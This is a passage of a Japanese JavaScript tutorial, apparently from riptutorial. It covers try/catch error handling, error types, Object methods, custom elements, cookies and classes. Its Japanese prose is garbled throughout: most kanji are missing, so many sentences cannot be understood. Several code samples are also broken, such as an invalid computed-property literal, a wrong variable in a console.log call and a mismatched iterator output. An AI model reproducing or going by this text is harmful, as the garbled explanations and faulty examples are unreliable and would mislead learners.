    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

りのcatchブロックはしません。finallyブロックをいてがします。

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

あなたはいつもあなたのtry catchブロックをれにすることができます。しかし、それはににになるので、あなたはすべきではありません..

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

ののすべてのエラ―をキャッチし、のログをします。

```
//Too much nesting is bad for my heart and soul...
//An error occured! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

では、どのようにしてすべてのエラ―をキャッチできますかされていないやについては、そうすることはできません。

また、try / catchブロックのすべてのとをラップするべきではありません。これらのなは、するまでだけするためです。しかし、あなたがっているオブジェクト、、およびそののはしますが、そのプロパティやサブプロセスやがするかどうかわからないや、によってはいくつかのエラ―がされるは、らかので。ここにはになとがあります。

できないメソッドやをスロ―するメソッドをびすためのされたがない

```
function foo(a, b, c) {
```

```
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(…)
```

また、

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

たちはエラ―をまえ、ややなったでも、すべてのされるコ―ドをします。いずれのでもしますが、よりなアプリケ―ションをするには、エラ―をするについてえめるがあります。

エラ―の

JavaScriptには、6つののコアエラ―コンストラクタがあります。

- **`EvalError`** - グロ―バル`eval()`にしてするエラ―をすインスタンスをします。
- **`InternalError`** - JavaScriptエンジンのエラ―がスロ―されたときにするエラ―をすインスタンスをします。えば「の」。 **Mozilla Firefox**のみでサポ―トされています
- **`RangeError`** - またはパラメ―タがにあるときにするエラ―をすインスタンスをします。
- **`ReferenceError`** - なをするときにするエラ―をすインスタンスをします。

- **SyntaxError** - `eval()` コードをにするエラーをすインスタンスをします。
- **TypeError** - またはパラメータがなでないにするエラーをすインスタンスをします。
- **URIError** - `encodeURI()` または `decodeURI()` になパラメータがされたときにするエラーをすインスタンスをします。

エラーのみをしているは、どののエラーをコードからキャッチしているかをできます。

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

そのような、 `e` は `TypeError` インスタンスになります。すべてのエラータイプは、ベースコンストラクター `Error` します。したがって、 `Error` インスタンスでもあります。

そのことをにいておくと、 `e` を `Error` インスタンスにすることはほとんどのにたないことがわかります。

オンラインでエラーをむ https://riptutorial.com/ja/javascript/topic/268/エラー

23: オブジェクト

- オブジェクト= {}
- object = new Object
- object = Object.createプロトタイプ[、propertiesObject]
- object.key = value
- オブジェクト["key"] = value
- オブジェクト[Symbol] = value
- オブジェクト= {key1value1、 "key2"value2、 'key3'value3}
- object = {conciseMethod{...}}
- object = {[computed+ "key"]value}
- Object.definePropertyobj、propertyName、propertyDescriptor
- property_desc = Object.getOwnPropertyDescriptorobj、propertyName
- Object.freezeobj
- Object.sealobj

パラメーター

プロパティ	
`value`	プロパティにりてる。
`writable`	プロパティのをできるかどうか。
`enumerable`	プロパティがループ`for in`されるかどうか。
`configurable`	プロパティをすることがかどうか。
`get`	びされるは、プロパティのをします。
`set`	プロパティにがされたときにびされる。

オブジェクトは、キーとのペアまたはプロパティのです。キーは`String`または`Symbol`です。はプリミティブ、、シンボルまたはのオブジェクトへのです。

JavaScriptでは、オブジェクト、などやのオブジェクト、、ブールとしてするプリミティブがかなりののとなります。それらのプロパティまたは`prototype`のプロパティは、dot `obj.prop` またはブラケット `obj['prop']` をしてアクセスできます。すべきは、 `undefined`のなと`null`です。

オブジェクトは、ではなく、JavaScriptでされます。これは、へのとしてコピーまたはされたとき、 "コピー"とオリジナルはじオブジェクトへのであり、のプロパティのはのじプロパティをすることをします。これは、でによってされるプリミティブにはてはまりません。

Examples

Object.keys

5

`Object.keys(obj)`は、されたオブジェクトのキーのをします。

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

いクローニング

6

ES6の`Object.assign()`をすると、すべてのなプロパティをの`Object`インスタンスからしいインスタンスにコピーできます。

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

これには、 `String`プロパティにえて`Symbol`プロパティもまれます。

ステージ3のであるオブジェクトの/のは、Objectインスタンスのいクローンをするさらになをします。

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

いバージョンのJavaScriptをサポートするがある、Objectをするものあるは、でプロパティをし、`.hasOwnProperty()`をしてされたものをフィルタリングすることです。

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Object.defineProperty

5

これにより、プロパティをしてのオブジェクトにプロパティをすることができます。

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

コンソーール

foo

`Object.defineProperty`は、のオプションをして`Object.defineProperty`ことができます。

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties`すると、にのプロパティをできます。

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

みりプロパティ

5

プロパティをすると、プロパティをみみにすることができ、をしようとするとにし、はされず、エラーもスローされません。

プロパティの`writable`プロパティは、そのプロパティをできるかどうかをします。

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });
```

```
a.foo = 'new';

console.log(a.foo);
```

コンソール

の

プロパティ

5

たちは`for (... in ...)`ループ`for (... in ...)`プロパティがされるの`for (... in ...)`けることができます

プロパティデスクリプタの`enumerable`プロパティは、そのプロパティがオブジェクトのプロパティをループしているにされるかどうかをします。

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

コンソール

ショー

ロックプロパティの

5

プロパティのはロックすることができ、はできません。プロパティをどおりにしてをりてたりしたりすることはですが、しようとするとがスローされます。

プロパティの`configurable`プロパティは、のそれのをするためにされます。

```
var obj = {};

// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

このエラーはスローされます

TypeErrorプロパティをできませんfoo

また、プロパティはまだみりです。

```
obj.foo = "new value";
console.log(foo);
```

コンソール

の

アクセッサのプロパティgetおよびset

5

プロパティを2つののみわせとしています。つはをする、もうつはをするです。

プロパティのgetプロパティは、プロパティからをするためにびされるです。

setプロパティはでもあり、プロパティにがされたときにびされ、しいがとしてされます。

getまたはsetしたディスクリプタにvalueまたはwritableをりてることはできません

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"

person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"

person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

またはをむプロパティ

オブジェクトのプロパティはmyObject.propertyとしてされますが 、これはに、、アンダースコア _ のJavaScriptにまれるのみをします 。

スペース、☺、ユーザーのコンテンツなどのがなは、 []ブラケットをします。

```
myObject['special property ☺'] = 'it works!'
```

```
console.log(myObject['special property ☺'])
```

すべてののプロパティ

にえて、すべてののプロパティにはカッコがです。ただし、この、プロパティはとしてするはありません。

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same
result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

ただし、8としてされるため、ゼロはされません。 TODO、8、16、をしたをしてリンクするがあります

[はオブジェクトです]。

/プロパティ

によっては、プロパティをにするがあります。このでは、どのをするがあるかをユ―ザ―にね、`dictionary`をけたオブジェクトのをします。

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
alert(word + '\n\n' + definition)
```

`word`のをべるには、 `[]`ブラケットをどのようにっているかにしてください。もしたちがなものをうならば.では、りをとるため、

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary
has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly
typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

の`word`を`'apple'`きえることによって、 `[]`でリテラルをくこともできます。 [またはきプロパティ]のをしてください。

ブラケットをしてプロパティをすることもできます。

```
var property="test";
var obj={
 [property]=1;
};

console.log(obj.test);//1
```

それはとじです

```
var property="test";
var obj={};
obj[property]=1;
```

はオブジェクトです

> のようなオブジェクトのはおめしません。しかし、にDOMをってしているときに、そのをすることはにちます。これは、くのDOM `document`からされたDOMオブジェクトにしてのがしないをします。 すなわち、 `querySelectorAll` 、 `form.elements`

のオブジェクトをしたとします。このオブジェクトには、Arrayでされるとされるいくつかのプロパティがあります。

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

に、をします。

```
var anArray = ['zero.', 'one.'];
```

さて、オブジェクトとのをじでするにしてください。

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

`anArray`はには`anObject`ようにはオブジェクトな`anObject` 、 `anArray`カスタム`anObject`プロパティをすることもでき`anArray`

> カスタムプロパティをつは、はさせるがあるのでおめできませんが、のされたがなにです。 つまり、jQueryオブジェクト

```
anArray.foo = 'it works!';
```

```
console.log(anArray.foo);
```

anObjectをlengthさをえてのようなオブジェクトにすることさえできます。

```
anObject.length = 2;
```

に、Cスタイルのforループをして、あたかもそれがであるかのようにanObjectをすることができます。 のをしてください。

anObjectはのようなオブジェクトだけであることにしてください。 Listとしてもられていますのではありません。 pushやforEach あるいはArray.prototypeなのようなは、のようなオブジェクトではデフォルトではしないため、これはです。

DOM documentのくは、でしたのようなanObjectたListつまりquerySelectorAll 、 form.elements をanObjectます。 「 にたオブジェクトからへの 」をしてください。

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

Object.freeze

5

Object.freezeは、しいプロパティの、のプロパティの、およびのプロパティの、、およびきみのをすることによって、オブジェクトをにします。また、のプロパティのがされないようにします。ただし、にはしません。つまり、オブジェクトはにフリーズされず、されるがあります。

コードがなモードでされていないり、フリーズのはにします。コードがstrictモードの、 TypeErrorがスローされます。

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});
```

```
// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Object.seal

5

`Object.seal`は、オブジェクトのプロパティのまたはをぎます。オブジェクトがされると、そのプロパティをのタイプにすることはできません。 `Object.freeze`とはなり、プロパティのがです。

されたオブジェクトにしてこのをしようとすると、にします

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

strictモードでは、これらのによって`TypeError`がスローされます

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

なオブジェクトの

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
};

for (var c of myIterableObject) {
  console.log(c);
}
```

コンソール

```
1
```

オブジェクトの/スプレッド...

7

オブジェクトのがりは、 `Object.assign({}, obj1, ..., objn);`のです`Object.assign({}, obj1, ..., objn);`

それは`...`でわれ`...`

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

`Object.assign`として、いマージではなくいマージをいます。

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

このはステージ3にあります

ときプロパティ

プロパティはオブジェクトのメンバーです。それぞれのきプロパティは、name、descriptorのペアです。は、アクセスをするですドット`object.propertyName`または`object['propertyName']`。 は、アクセスされたときのプロパティプロパティにがこるか、それにアクセスしてされるはかをするフィールドのレコードです。として、プロパティはをビヘイビアにけますビヘイビアをブラックボックスとえることができます。

きプロパティには2つのタイプがあります。

1. データプロパティ プロパティのはにけられます。
2. アクセサプロパティ プロパティのは、1つまたは2つのアクセサにけられています。

デモンストレーション

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
                 //or calling the set function with the parameter 5 if accessor property


//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

プロパティのは、そののフィールドによってされ、プロパティはののどちらでもありません。

データ -

- フィールド `value`または`writable`または
- オプションフィールド `configurable`、 `enumerable`

サンプル

```
{
   value: 10,
   writable: true;
}
```

アクセサ -

- フィールド `get`または`set`またはその
- オプションフィールド `configurable`、 `enumerable`

サンプル

```
{
    get: function () {
        return 10;
    },
```

```
    enumerable: true
}
```

フィ—ルドとそのデフォルトの

`configurable`、 `enumerable`、および`writable`

- これらのキ—はすべてデフォルトで`false`です。
- このプロパティのがされ、そのプロパティがするオブジェクトからされるが`true`にり`true` `configurable`です。
- `enumerable`は、するオブジェクトのプロパティのにこのプロパティがされるにのみ`true`です。
- `writable`は、プロパティにけられたをでできるにのみ`true`です。

`get`して`set`

- これらのキ—のデフォルトは`undefined`です。
- `get`は、プロパティのゲッタ—としてするです。ゲッタ—がないは、 `undefined`です。のりは、プロパティのとしてされます。
- `set`はプロパティのセッタ—としてするです。セッタ—がないは`undefined`です。このは、プロパティにされるしいをとしてけるだけです。

`value`

- このキ—のデフォルトは`undefined`です。
- プロパティにけられた。のなJavaScript、オブジェクト、などをできます。

```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                  // writable:true,
                                                                  // enumerable:true,
                                                                  // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                      console.log('this will be logged ' +
                                  'every time propertyName2 is accessed to get its value');
                                                  },
                                              set: function() {
                                                      console.log('and this will be logged ' +
                                 'every time propertyName2\'s value is tried to be set')
                      //will be treated like it has enumerable:false, configurable:false
                                                  }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property




obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
```

```
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

オブジェクトののプロパティのをします。

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

オブジェクトのクロ―ニング

オブジェクトのなコピ―オブジェクトのプロパティとそれらのプロパティのなどがなは、ディ―プクロ―ンとばれます。

5.1

オブジェクトをJSONにシリアライズすることができれば、`JSON.parse`と`JSON.stringify`みわせて、`JSON.parse`いクロ―ンをできます。

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

`JSON.stringify`は`Date`オブジェクトをISOのにしますが、`JSON.parse`はそのを`Date`しません。

いクロ―ンをするためのJavaScriptには、みみはありません。また、くのですべてのオブジェクトにいクロ―ンをすることはにです。えば、

- オブジェクトは、できないおよびれたプロパティをつことができます。
- オブジェクトgetterとsetterはコピ―できません。
- オブジェクトはをつことができます。
- のプロパティは、されたスコ―プのにするがあります。

プリミティブな、、、またはの「な」オブジェクトのみをむプロパティをつなオブジェクトがあるとすると、のをディ―プクロ―ンのにできます。このは、をつオブジェクトをし、そのようなにエラ―をスロ―するです。

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }
```

```
        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

Object.assign

Object.assignメソッドは、すべてのなプロパティのを1つのソースオブジェクトからターゲットオブジェクトにコピーするためにされます。ターゲットオブジェクトをします。

これをして、のオブジェクトにをりてます。

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

または、オブジェクトのいコピーをするには

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

または、のオブジェクトのくのプロパティを1つにマ―ジします。

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

プリミティブはラップされ、nullとundefinedはされます。

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

ラッパ―だけがのなプロパティをつことができます

レデュ―サ―としてうをオブジェクトにマ―ジする

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

オブジェクトのプロパティの

このル―プでは、オブジェクトにするプロパティにアクセスできます

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

オブジェクトには、オブジェクトのクラスからされたプロパティがあるがあるため、`hasOwnProperty`のチェックをめるがあります。このチェックをわないと、エラ―がするがあります。

5

オブジェクトのすべてのプロパティをむArrayをす`Object.keys`をして、 `Array.map`または`Array.forEach`でこのをル―プすることもできます。

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

オブジェクトからのプロパティの

プロパティの

オブジェクトからできるプロパティには、のようながあります。

-
-
- の

*Object.definePropertyies*をしてプロパティをするに、「own」のをできます。オブジェクトのプロトタイプレベル `__proto__` にないなレベルでできるプロパティは、 のプロパティとばれます。

また、 `Object.defindProperty(ies)` をせずにオブジェクトにされるプロパティには、そのながありません。つまり、それはとみなされます。

の

なをプロパティにするなは、なるプログラムなをして、オブジェクトからオブジェクトをするにのプロパティのをすることです。これらのなるについては、でしくします。

プロパティをする

オブジェクトからのプロパティは、のでできますが、

1. `for..in`ループ

   このルーープは、オブジェクトからなプロパティをするににです。さらに、このルーープは、なのプロパティをするだけでなく、プロトタイプチェーンをしてプロトタイプがnullになるまでじをいます。

   ```
   //Ex 1 : Simple data
   var x = { a : 10 , b : 3} , props = [];

   for(prop in x){
     props.push(prop);
   }

   console.log(props); //["a","b"]

   //Ex 2 : Data with enumerable properties in prototype chain
   ```

```
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()`

   このは、EcmaScript 5のとしてされまし た。オブジェクトからなのプロパティをするためにされます。リリースには、 `for..in`ループと`Object.prototype.hasOwnProperty()`をみわせて、オブジェクトからオブジェクトのプロパティをするのにされていまし た。

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]
```

3. `Object.getOwnProperties()`

   このは、オブジェクトからなプロパティとでないプロパティのをします。また、EcmaScript 5のとしてリリースされまし た。

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]
```

```
//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

その

オブジェクトからすべてのの、な、でない、すべてのプロトタイプレベルのプロパティをするをにします。

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

これはEcmaScript 5をサポートするブラウザでサポートされます。

オブジェクトのをにする

このオブジェクトがえられた

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

のようにして、をにできます。

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });
```

```
console.log(array); // ["hello", "this is", "javascript!"]
```

オブジェクトエントリの - Object.entries

8

されたObject.entries()メソッドは、されたオブジェクトのキーとのペアのをします。Array.prototype.entries()ようなイテレータはされませんが、 Object.entries()によってされたはにすることができます。

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

これは、オブジェクトのキー/のペアをするなです。

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

Object.values

8

Object.values()メソッドは、for ... inループによってされるものとじで、されたオブジェクトのなプロパティのをしますいは、for-inループがプロトタイプチェーンのプロパティをするに。

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

ブラウザのサポートについては、このリンクをしてください

オンラインでオブジェクトをむ https://riptutorial.com/ja/javascript/topic/188/オブジェクト

24: カスタム

- .prototype.createdCallback
- .prototype.attachedCallback
- .prototype.detachedCallback
- .prototype.attributeChangedCallbackname、oldValue、newValue
- document.registerElementname、[options]

パラ メーター

パラ メータ	
	しいカスタムの。
options.extends	されるネイティブのする。
options.prototype	カスタムにするカスタムプロトタイプする。

> カスタムのはまだされておらず、されるがあることにしてください。このドキュメントでは、で**Chrome**のにされているバージョンについてしています。

カスタムは、HTML5ので、はJavaScriptをして、カスタムHTMLタグをし、けられたスタイルやビヘイビアでそのページでできます。らはしばしばshadow-domでされます。

Examples

しいの

されたがするまでそのをす`<initially-hidden>`カスタムをします。

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }

  attachedCallback() {
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
```

```
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

ネイティブの

ネイティブをすることはですが、そのはのタグをつことはできません。わりに、`is`は、がされるはずのサブクラスをするためにされます。たとえば、メッセージがロードされたときにコンソールにメッセージをする`<img>`のがあります。

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png"
/>
```

オンラインでカスタムをむ https://riptutorial.com/ja/javascript/topic/400/カスタム

25: クッキー

Examples

Cookieのと

のは、のをします。

```
var COOKIE_NAME = "Example Cookie";     /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";     /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";           /* The cookie's path. */
var COOKIE_EXPIRES;                     /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

クッキーをむ

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

これにより、 `cookie_value`がクッキーのにされますする。クッキーがされていないは、`cookie_value`を`null`し`null`

クッキーの

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

した`name` Cookieがされ`name`。

Cookieがかどうかをテストする

クッキーがになっていることをするには、 `navigator.cookieEnabled`をします。

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

いブラウザでは、 `navigator.cookieEnabled`がしないがあり、であることにしてください。そのような、Cookieがになっていないことはされません。

オンラインでクッキーをむ https://riptutorial.com/ja/javascript/topic/270/クッキー

26: クラス

- クラスFoo {}
- クラスFooはBar {}をします
- クラスFoo {コンストラクタ{}}
- クラスFoo {myMethod{}}
- クラスFoo {get myProperty{}}
- クラスFoo {set myPropertynewValue{}}
- クラスFoo {static myStaticMethod{}}
- クラスFoo {static get myStaticProperty{}}
- const Foo =クラスFoo {};
- const Foo =クラス{};

`class`サポートは、2015 es6のとしてJavaScriptにされました。

Javascriptクラスは、JavaScriptののプロトタイプベースのをえるのです。このしいシンタックスでは、オブジェクトのモデルをJavaScriptにすることはなく、オブジェクトやをするなです。`class`は、に、コンストラクタ`function`をでし、そのコンストラクタのプロトタイプにプロパティをするためのです。ないは、を`new`キーワードなしでびすことができますが、びされたクラスはをスローするです。

```
class someClass {
    constructor () {}
    someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

